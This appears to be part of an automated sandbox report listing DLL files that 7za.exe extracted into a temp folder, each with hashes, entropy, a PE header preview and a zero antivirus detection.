SHA-512:	C261CFEDF34899E7B6D4B013EE1F0633F6403793859560EE7D478243A7E78A7B90D0EEAE7E13D8F35D54A309A1C428AAF4ECB5B35BB5B089A88BF2E4CD2B59BE
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....:9k.~X..~X..~X..w ..\|X.....}X..~X..EX.....\|X.....uX.....\|X..e...X..e ..\|X..e...X..e...X..e...X..Rich~X.....PE..d....5.X....." .....<...$.....E.....@.....`..Y...([..<.....`.....R.. .....P.....text...2;.....<..... ..`.rdata..)....P.....@.....@..@.data.....p.....R.....@....pdata.....T..... ..@..@.rsrc.....X.....@..@.reloc..$.....^.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_config_mp2v.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	40368
Entropy (8bit):	6.094910221394567
Encrypted:	false
SSDEEP:	768:tBKOA2PSeVTFp/JBV6IRhAV2SlgSaX8J/q7Vt:tBKkVbJB8V2SlmX8J/It
MD5:	0F6A4B70A54639DAB6928AA7BBCBC1D4
SHA1:	FEAF200B003B677508744AD4A11E898CD89D668B
SHA-256:	183EDF310DC4E4753190C14D45045F7425038D49B13658AA3C463204C4A69C45
SHA-512:	ECE7DC4A8B2D41B26A14ED4C0AC33F4870140A1F3595A2DB77EF891E2A703974A39EA76D4BFE2B5094854CB41438F1E2EE7DB1BDB8C46EBB347A567A282F33A5
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....d^e. ?.. ?.. ?..)G.."?..OI..#?.. ?...?..OI.."?..OI..+?..OI.."?..;...#?.. ;..."?..;...!?..;...!?..;...!?..Rich ?.....PE..d....5.X....." .....Z.....d.....@.....Y.....<..... r.....p.....text....Y.....Z..... ..`.rdata.....p.....^.....@..@.data.....v.....@....pdata.....x..... .....@..@.rsrc.....~.....@..@.reloc..$.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_config_mp4v.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	31152
Entropy (8bit):	6.089596215494929
Encrypted:	false
SSDEEP:	384:8hY812E8rWJzOQsMahWCMAX40L3OcqKGkezr5QCzYqv9yI6cs73RqnYPLsxVDyj:kcSzS7gYkaeztzsqv9cw7VI
MD5:	0E069B4D700AC1DB9B11A183635B3146
SHA1:	3F3874A612C3662FFF57225F3DF474815A4721CF
SHA-256:	EBD7041D300CE29EA60714D63431F4920444EE9E1CBF408D3FEC4758E386C91A
SHA-512:	FBAB80984FDC018151961246C2DA22B44FCAC5B7E65256650F45DB9C7B4761A5C9CE3F869CD4A843D1C3DC27075D20BE726013D00C88B1F1106F423DBDA3313
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....2...\.\.\....\....\.].\....\....\....\....\....\....\....\....\....\.Rich..\.....PE..d. ...5.X....." .....<...&.....F.....@.....b..Y...P\..<.....`....b.....R.....P..... .....text...r;.....<..... ..`.rdata..Y....P.....@.....@..@.data.....p.....T.....@....pdata..`.....V.....@..@.rsrc.....Z.....@..@.reloc..$... .....`.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_config_mpa.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped

Size (bytes):	29616
Entropy (8bit):	6.042564704074876
Encrypted:	false
SSDEEP:	384:tFsenjoaqOPEjVToH16QXgKozAIFvpSgytgLYnYJOOYh9yI6ziWalrrnYPLsxVvr:TciEjVTlShCFx9yISYJ5S9lp7Vfr
MD5:	9D4901CB4E71659DD973B6161A58C547
SHA1:	6CBE92E95747426268E63A921E69D5AFFBB214A8
SHA-256:	2CD10E246388853C9252F133E63DCA439BAC63F543C478BDC52E94E783C46EBC
SHA-512:	0205AB5253318B77F2C9E37DB505E0F2538B3B2510CCEF0F007EB7FB0236B9BDC5240F8D08811D289C97D0F6AF97AA00D9CD942DD27723F6B51ADD8C4532D0C
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....:9k.~X..~X..~X..w ..\|X.....}X..~X..EX.....\|X.....uX.....\|X..e...X..e ..\|X..e...X..e...X..e...X..Rich~X.....PE..d....5.X....." .....8...$.....@.....6(....@..... `..W...pZ..<.....\.....R. .....P.....text..."6.....8..... ..`.rdata..w....P.....<.....@..@.data.....p.....N.....@....pdata.....P..... ...@..@.rsrc.....T.....@..@.reloc..$.....Z.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_config_pcm.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	29104
Entropy (8bit):	6.086969966704796
Encrypted:	false
SSDEEP:	384:50XckGI2b2fhO450wYiaQHwc4fS1Ms06OLoihN/kZbzE9yI6utnm5JnYPLsxVK/:OP2ah/qwMCXMs06yoihSZbzE99lY7VI
MD5:	B6375C003F8388C923419CEF5F22EB86
SHA1:	D07C5F8FE71758B8272C3C66308A80872BEE829F
SHA-256:	6725FA5E9DD324A5C69DD050A01275B8DF2676342E3E2451D2BEFDD9519FB8D6
SHA-512:	11DB0C38FEE3A22CC5FB8F3C72239165453F241C991752F3EFD1FBA7AA1B8EFAD640954BF00DB13AEC6F20C3118AA7711CDABBE1089A933932D9520057057BB2
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....:9k.~X..~X..~X..w ..\|X.....}X..~X..EX.....\|X.....uX.....\|X..e...X..e ..\|X..e...X..e...X..e...X..Rich~X.....PE..d....5.X....." .....6...$.....X@.....`....@.....\_..W...@Z..<.....Z.....R. .....P.....text....5.....6..... ..`.rdata..G....P.....:.....@..@.data.....p.....L.....@....pdata.....N..... ...@..@.rsrc.....R.....@..@.reloc..$.....X.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_dec_spic.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	24496
Entropy (8bit):	6.3116495999666755
Encrypted:	false
SSDEEP:	384:aq2bAQY3CHPF1xi7j83j6D+RwYE97kk6rv7AyinFinYPLsxVCmx:mAQ9i7g3jUYE97kbvMhc7VCmx
MD5:	ACD916A10A5A85508BA3A2582BDB1DFB
SHA1:	1746729D619E93F421CFD4D44972B3B26EDE8E2D
SHA-256:	EAE8879FF198F7DA4C01E0524681591A1233C83C937D87E59C2F7706FB127AD4
SHA-512:	95ADB09DAFD0E673A360A077CD4F12AD38A35861017435356F061337A7FAF8C73E4A1A0E6282A6113870AF9DACA506B57297F1D1456E793CD3DC1A725177DC5
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....H..j)u.j)u.j)u.cQ..h)u.._..i)u.j)t.H)u.._..k)u.._..a)u.._..h)u.q...h)u. q...k)u.q...k)u.q...k)u.Richj)u.....PE..d....9.X....." .....,.....x6.....l....@..... I..\...4E..<....p..H....`..(....H..... ..PA.....@.. .....text....+.....,..... ..`.rdata..\|....@.....0.....@..@.data.....P.....:.....@....pdata..(....`.....<..... .....@..@.rsrc...H....p.....@.....@..@.reloc..$.....F.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_demux_dv.dll

Process:	C:\Windows\SysWOW64\7za.exe

File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	41392
Entropy (8bit):	6.326660593710435
Encrypted:	false
SSDEEP:	768:JZxa52ZDPAoz0lZZGnz16+GsVt17rfnTLuIBC7Vt:XPAenQh0l/uYAt
MD5:	DADFAD023675C4E140DE34D63AF37662
SHA1:	D641510DFC2C38FCE0BCA15A089523284647627D
SHA-256:	0F15603446E2018610E0434E0224933D43023C30A6E7F503A428066CEEE4D8A9
SHA-512:	60F6D373F173E8ED36452CEA09C020EF679B0467555491FA9DBAFA2FC65DF55D44B1CE3731EC78B69641721AAC07D360447AB73CFAEBAAEEDCD97E41B0D3BCE5
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....z....f...f...f..c....f..m....f...g...f..m....f..m...f..m...f..m...f.....f.....f.....f.....f .Rich..f.....PE..d...t:.X....." ....0...Z.....9.....@.....<.....<.....@A..... .....@.....text.....0..... ..`.rdata..FF...@...H...4.....@..@.data.....\|.....@....pdata..<.....~.....@..@.rsrc..... .....@..@.reloc..$.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_enc_mp2sr.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	34736
Entropy (8bit):	6.171382584004208
Encrypted:	false
SSDEEP:	384:qXpUP7MfPpGqtDHbV6pGfNfMqJ6FlrnBoHVU+ESnvsZc3EK+CCEUGitiDyl63EKb:qX6Pu9VBNfMqJ2loHvH3EcisILs7V5U
MD5:	2649AF1A0AE231F15483561783389101
SHA1:	AF6DC6F4F25FDFA8458B17CB493A37F925173C96
SHA-256:	E2393F80734BF5418AA3FC9184E41661488EDEB27AF653D87429539BABF378DF
SHA-512:	0402B7DF51AFD660E0FA66CCD2026D4943423DECF8FA7C506D9586F9E3A4984F0C28B4C06B13778EBAF2193354467D5D9D5A0CB6524113032A725E592FF2CF4
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....6..Ar...r...r...{._.p.....P.q...r...^.....R.p.....f.y.....g.p...i.f.s...i.g.w...i. W.s...i.V.s...i.Q.s...Richr.....PE..d...:.X....." ....>...4.....F.....Y....@.....m.....Hh..<.....p..... .....Q.....P..p.....text....<.....>..... ..`.rdata.....P... ...B.....@..@.data...X....p.....b.....@....pdata.....d .....@..@.rsrc.....h.....@..@.reloc..$.....n.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_enc_pcm.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	37808
Entropy (8bit):	6.338865871604397
Encrypted:	false
SSDEEP:	768:lK14H2gUd4uhcu3KtrfWIEDE0EBjBdzQtTKhN3ecnICn7VD:yGUduKgxBj3zQYhYcnICpD
MD5:	88E44AB7DD884E08CEF298B348224795
SHA1:	C4F1C8752FB2CCF9D2B7C3B44BED70BD40788BF7
SHA-256:	639EB305C4A47CD819AFB1561D0264DD806D05168967ED8C2C0D7EAFF9A529C3
SHA-512:	14D9C095989788DA9EC16A667AFE742A2F724BDB99DC73FBC93AD47362325855BF474E5AF685346C7CF3FED93F10C86A1C6D3A7BA5731A36DE49A7C7E1014EE
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....g...g...g.....g.....g...f...g.....g.....g.....g..R...g..R...g..R... .g..R....g.Rich..g.....PE..d...-6.X....." ....N...0.....W.....@.....x.....t..<.....|.....(...Pa..... .....`.. .....text....M.....N..... ..`.rdata.....`.....R.....@..@.data.....I.....@....pdata.....r.....@..@.rsrc..... ..v.....@..@.reloc..x.....z.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_mux_dv.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	40368
Entropy (8bit):	6.292799900511017
Encrypted:	false
SSDEEP:	768:oGwcZSJf5YLDnz16+GsVt17rfnTL1wt7VA:GWQh0l/1wTA
MD5:	F29BDD752B692E7C8F382D4DAB47597B
SHA1:	317C972D7F7F662EC9B30A2D14FF9CDAC637533F
SHA-256:	311854DC63974356CFCCB112D345E461BDCFC98ED44D61AF8DB3F9AC33E59CB0
SHA-512:	D958121A4ED2BA36D773531DAFD2230E20EEB2585DFDF765B591D773F1F6ADCC1E732C0DAA27179430EBD0ED9861ADABD5D7B3A801913B238D0157B499E763 75
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....a.....xZ.....vU.....vW.....vc.....vb.....c.....R.....S..... T.....Rich.....PE..d...v:.X....." .....,...Z.....5.....l_....@.....f.....<.....@A..... .....@.....text....+.....,..... ..`.rdata...F...@...H...0.....@..@.data.....x.....@....pdata.....z.....@..@.rsrc.....~..... .....@..@.reloc..$.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_trans_audio_converter.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	37296
Entropy (8bit):	6.394072983348888
Encrypted:	false
SSDEEP:	384:2w7iBMkDoszsSTNtNtrZ1WCducYXdPsbjrJYzYkqQHc4NRiANGG+cGLeHeC+ikkA:uhxAWNtNtrZ1WCasrGNoAmEs5k7Vm
MD5:	B24E3E00ECDC7E900A885C382A2AD80A
SHA1:	64316BCD8ED7D2C2449274D012DE85CAE46BC0F6
SHA-256:	C91BC64000369EB1391AB6D31170A164A98BA32F5944E68368ACCA29D6B88F3A
SHA-512:	F441F5801BACEAB1BDB9598CDB669728872BC418082D2CA5BEEBF8D2CE1D7B4B6B8ADF6AE6A49248FACB2F023E50655504417C3624670B8AD394A45EB45173 EA
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....DD..*...*...*.....*.....*...+...*.....*.....*.....*..u....*..u....*..u....*..u. ...*.Rich..*.....PE..d...|A.X....." .....N.....X..... ....@..... u.....p..<.....H.....4....z.....pa..... .....`..@.....text...bM.....N..... ..`.rdata.....`.....R.....@..@.data.....j.....@....pdata..4.....l.....@..@.rsrc...H..... ....r.....@..@.reloc..$.....x.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_trans_video_framerate.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	27056
Entropy (8bit):	6.187708436158289
Encrypted:	false
SSDEEP:	384:JLL3u3xicK5OASwnqEQvE6BKMcG6r6mvzDLDG+cwceilbO/k67UMtY5nYPLsxV8H:B3w+OEMv+MnAf9bO/rdo7Vq
MD5:	33A2A9C044636C003C39A0DC38ABE652
SHA1:	A6C8BBB7C3B86675196979135D45302821785BD7
SHA-256:	CB589F323BA5752BD38E1010C432CACFA7F898DE1CB6BFBA4815D8D4322E212F
SHA-512:	F00E7B541BEE8AD74820098F1D9684F202DA667A791956760DC1D3E6D9B2916AEEC21D0C87879C06A95947FC49D40C1DABF303E4B02C768EA576FDE2D4A350 7
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....q!..5@.U5@.U5@.U<8.U7@.UZ6.U6@.U5@.U.@.U.. .U4@.UZ6.U4@.UZ6.U9@.UZ6.U1@.U..U6@.U..U4@.U..U4@.U..U4@.URich5@.U.....PE..d...}A.X..... .....&.....x5.....>....@..... .....P.....K..<.....h....p.....R.....H....A.....@..h.....text....,..... ..`.rdata.....@.....2.....@..@.data...x....`.....D.....@....pdata.....p.....F.....@..@.rsrc...h.....J.....@..@.reloc.....P.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mfc100chs.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	37016
Entropy (8bit):	5.640762624983208
Encrypted:	false
SSDEEP:	384:S1ndBysNKvsXsWPWA5YbRWktLiBrHuuPgldyevyBbXVLN1uC77q0GftpBjKBlzGg:S5divsXBQptLkrHyTby9XVLLiyag
MD5:	FDC71D7C32479A9429B9EAE60D0F4B92
SHA1:	4E10B1EF5544EA9109BC9DFF5D7323E6817B72FB
SHA-256:	85D18D10989543586F384CE8E1BD121E9D0E69F83943FC6DA04A3F7D4A21C598
SHA-512:	EA4E1241B06556DBAC5539AF3657891DF3024168269BB0F4862377C295C84122E6A75CCDB2632CACC025705E8E3E678F8EA3EF131935C069365FDE92D938C8A
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....5%.....5".....Rich.....PE..L.....X......"!..... ...t.....6].....@.....r.....v.....rsrc....r.....t..... ....@..@.....8.....P.....8..... .....8.....>..P.....>..h...>.....?.....?.....?.....?.....?.....?.....?..(....A..@....B..X... B..p. ..AB.....BB.....CB.....VB.....IB.....B.....B.....B..0....x..H....x..`....x..x....x.....~.....~.....~.....;..... .....8.....P.....h.....!.....(.....).....*.....,.....-..... .....(.....@.....X.....p.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mfc100cht.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	37016
Entropy (8bit):	5.6974279314875655
Encrypted:	false
SSDEEP:	384:m1cPmgt96DteT9X2IEI41W4WA1G/7kn4TJgUqJgM3KbgkE3H+iihZ2+10vq0GftC:muufpTVI4P+7kn4TJVM3i/EhK2iex
MD5:	61A56EB574DAA6CEAB692F98BE3E5BB6
SHA1:	B52AA36E1A2594FE0AC97EE0B867DF822D223B76
SHA-256:	928F0528706576C2F7211E98462E87E03BFC14EB7A84CA3531F45CE1D9F080A3
SHA-512:	0B787BE453E7D55B810E3075AB96E9F07A7F4A10D34C9082F17C26DB0578A7199DDFCCF1749C87C97541F9484908E59B1A237361B92123F98880DC5835173124
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....5%.....5".....Rich.....PE..L.....X......"!..... ...t.....6].....4....@.....r.....v.....rsrc....r.....t..... ....@..@.....8.....P.....8..... .....8.....>..P.....>..h...>.....?.....?.....?.....?.....?.....?.....?..(....A..@....B..X... B..p. ..AB.....BB.....CB.....VB.....IB.....B.....B.....B..0....x..H....x..`....x..x....x.....~.....~.....~.....;..... .....8.....P.....h.....!.....(.....).....*.....,.....-..... .....(.....@.....X.....p.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\ImageMetaData.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	49152
Entropy (8bit):	5.703743915578071
Encrypted:	false
SSDEEP:	768:f05oVjaPIR7I+cC005Ot+S5tNRxXQzV+Q82Hmdxr:0yZR7dcCVK+ytNfgzgQGPr
MD5:	32BDDDCFB9D2BD2D5C80FD825871C0BF
SHA1:	06864A5F27062CA885946C61A317DA1F28A33778
SHA-256:	E96A8DD54A00CFEC0869E1A2718231F19FF3895C0143D88F1C63CBC4C4BAEC01
SHA-512:	30860A1DAECD2F3FBCCD276B8AA15E216AAB5B40D3E378875CA4E43C150ACAC8B83E5CBE0BEEEB72451E8D4E72899A566B7C691CB774F8BFF60CBE4380AF85E6
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%

Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....TQ.:.:.:.:.....:.:.:.?..:.:.>..:.9..:.:.:.:.:.:.:.:.:.:.?..:.:.:.:.:.:.....:.....:...8...:.Rich.:.....PE..d...`.s_....." ....`...^.....`` ....

SHA-512:	6CB9BB87AB3BAAB1DC0093AAF8DBCABF8F1F3D1C82A57E2EEAF1BFD67A250AD73A7E940EBF62CC1DB49BD77A67797F0A6A8DC47C09DD86F04135FADB6318244F
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....{...{...{.....{...z...{...~...{.....{...x...{..z...{.cy....{.e.z...{...z.-.{.e.~...{.e.{...{.e.....{.....{.e.y...{.Rich..{.....PE..d...E.s_....." .....(.....`.....e.....D.....@)..T .....)..... .....text..... ..`.rdata.....@..@.data...H.....@....pdata..D.....@..@.rsrc .....@..@.reloc.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\InterfaceUnique.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	58880
Entropy (8bit):	5.843835373415157
Encrypted:	false
SSDEEP:	768:18vKQ9FeEztyyEUNk2+aq0kAk71w2xWxpf9Q/VEo3prr2JBBGoTEG6US:Gbudy+aqEg1Uxpfu/yo3prr2HG4r1S
MD5:	54CB9C4D915BA68BDB5549145EA4D8BE
SHA1:	7EAB3143A254AE6A385DF5E0449AEDB661809DA7
SHA-256:	62ADB297A7123DA1AF84644A976A9C378F7412A0FF90EFAD4BE0F0B40F213F5D
SHA-512:	43ECF52A1C89EDE38C51F73E9FC5190B24219C521B049606D9701F3B67CA2BE24C5831F4D68EB4D6551E558D6A28733B4B0CE32985EB198A8FEAE9B4DF34240
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....(.....!..L.!This program cannot be run in DOS mode....$.....D.....^...^...^..a^...^R.._...^R.._...^R.._...^R.._...^"..._...^ .T5^...^..._...^...^...^..._...^...^...^...^..e^...^..._...^Rich...^.....PE..d.....s_....." .....|...h.....}.....0.....`..... ..... .....T.....@.....X.....text....z.....|..... ..`.rdata...S.....T.....@..@.data.....@....p data.....@..@.rsrc.....@..@.reloc..... .....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\CGRCommand.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	38912
Entropy (8bit):	5.478836091353431
Encrypted:	false
SSDEEP:	768:17bbF1Wkhx0MubjQ0EFx8fEC0Xz6ElNjJfW:1zrx0MN0EO02SlW
MD5:	0FDCDA671CA9F1C5861BA834C0878DB2
SHA1:	91341BD71438954BA9FD3E8E4664B92E08C7652C
SHA-256:	38CCF60176BB80B0158EEF8765B2A182672925DE895C93D16CB38D8E9CBE885D
SHA-512:	768F96751A64FA4D4BBDB663458DAE5F18A260218104CB542A8848B0EDB1EA2AB2CD89599509625254974D5D3947C8F1BDFCAE84A510E245F093F1B860697265
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....|...8...8...8...1.e.<...j...<...j..+...j..?...j...9.....:.....:...8...]....;.....9.. .....9...8.a.9.....9...Rich8.....PE..d.....s_....." .....J...L.....DL.....`.....p.....8..... PI..T.....I.....`.....text...NH.....J..... ..`.rdata...8...`..:...N.....@..@.data...h.....@....pdata..8..... .....@..@.rsrc.....@..@.reloc.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\DX8_Camera.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	30208
Entropy (8bit):	5.50332963539792
Encrypted:	false
SSDEEP:	384:0RbCobaabJs0o0qQkMTYK5vKDcTPlglEbqVLSKKJ0mQS/fo:a/bjuV5K5vnDiKbUSdJL94
MD5:	8DD7FADEEC714D18EC44CBBA003F969E

SHA1:	C6ED3CF9BD055EA0B930CC76DE09E0A572C92B0E
SHA-256:	2CDDA8A52D420FFA90ECCEB0E1D7845724CD5C931440C8981FE82F043226B6C2
SHA-512:	79B766C4EFC1B54561946703C4A4445C790C2BADE6F53EFF3842923D79604F281C9092D9DAA88FD8DAA11B4A26B614FCE6792A8891D15EE1421B71CCAEEDC0D
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....|...8..8..8..1.E.<..j..<..j..+..j..?..j..9.....:.....;..8..b....;....9....).9..8 .A.9.....9..Rich8.....PE..d.....s_....." .....4...@.....`:.....`.....h.....n.....l.....X..T..... ...0Y.....P.....text....3.....4..... ..`.rdata.....P...0...8.....@..@.data...H.....h.....@....pdata..l.....j.....@..@.rsrc..... ..n.....@..@.reloc.....t.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\DX8_MotionSet.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	36352
Entropy (8bit):	5.760820983204497
Encrypted:	false
SSDEEP:	768:IrXsedU4aLkmkgqpeb168QnQiXyWJPLI1F54IW:yXlJaQmkJpk1dXiXyixP2IW
MD5:	93FD1F41D293D14554B79B39174567AB
SHA1:	4F4F31A842F6D507C67EC79AB01C9DED1C3B0144
SHA-256:	7E1DA5ED3B5E0E430CDA5B291664408E8E2A608707A1DEF1C3F9A2B0C85E5605
SHA-512:	EE371276C896468F7F1D6AD506FBBF7417469EE46CAA28BA786F1D89D26EF2ECE58ED5AF43A91B76D6282286BFD0086C817F57D0D194D68DB48F681946B170C2
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$.....5..f..f..f..Sf..f...g..f...g...f...g..f...g..f...g..f{..g..f1.\f...f..f...f{..g..f{..g..f{ .?f..f.Wf..f{..g..fRich..f.....PE..d...F.s_....." .....F...F.....M.....`.....x.....h..T.. ..... i.....`..8.....text....E.....F..... ..`.rdata...3...`...4...J.....@..@.data.....~.....@....pdata.....@ ..@.rsrc.....@..@.reloc.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\DX8_SysInfo.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	5.50780523179433
Encrypted:	false
SSDEEP:	384:/yPnHrJQsT26qhEpQKzv1ZHvwVWUiboBc2zKfd7ibB78AtkzlH0f0afo:/alQsK6v7dBo+bAc220b18AKzZe0d
MD5:	633DA7673CAA82BF1FB9B0E27E5EA3D4
SHA1:	4A0F856516FDF4744A3FEF25678E6A583FD6EED3
SHA-256:	74B59AA2D7C70987873992D1A48F8303AFB613A9BD0F1F2A68BFFA20CE8B4FF5
SHA-512:	D68468832B686741EC8A90647E959E830E1A1F30CC3F097CE11AE5CEE128882D2AF56A2BA231A4F305DE987CBE85B0C19D70554686BB978A103BF09FB04406E
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....@..@..@...@..@...A..@...A..@...A..@...A..@..A..@. .@|.@j..A..@j..A..@j.}@..@...@..@j..A..@Rich..@.....PE..d.....s_....." .....6...H.....<.....`.....i.....Hm..... ..... [..T.....\..(....[.....P.....text....5.....6..... ..`.rdata...6...P...8...`.....@..@.data.....r.....@....pdata..... .....t.....@..@.rsrc.....x.....@..@.reloc.....~.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\DX8_TextOut.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	38400
Entropy (8bit):	5.720784102460852
Encrypted:	false

SSDEEP:	384:x3T2FccGCwVuKNbL+jeUnndAQksxpgZAlwHLWUJ08++kaOwBCEHs9RY+vAua0HNX:h2vGCQTA/UugqsB5HspvramNB9
MD5:	E4CA2130F0BFFDA745C67B94E0D1E955
SHA1:	B50185DB3FA58FC81D1D88557803A576D28700CA
SHA-256:	33F18CD742DACA424E79B98863E026871E73C7B5AF398DB126C4B2EB75B66AEF
SHA-512:	B3ADF5834A791F65A2BD5CE0656B5C4E2D6FA6115293ED64EB1FF19398745224EFC97DB4052C0AEF378CE90DD5CF1F774115AFE0884E5492A200BB7F31D3DA B
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
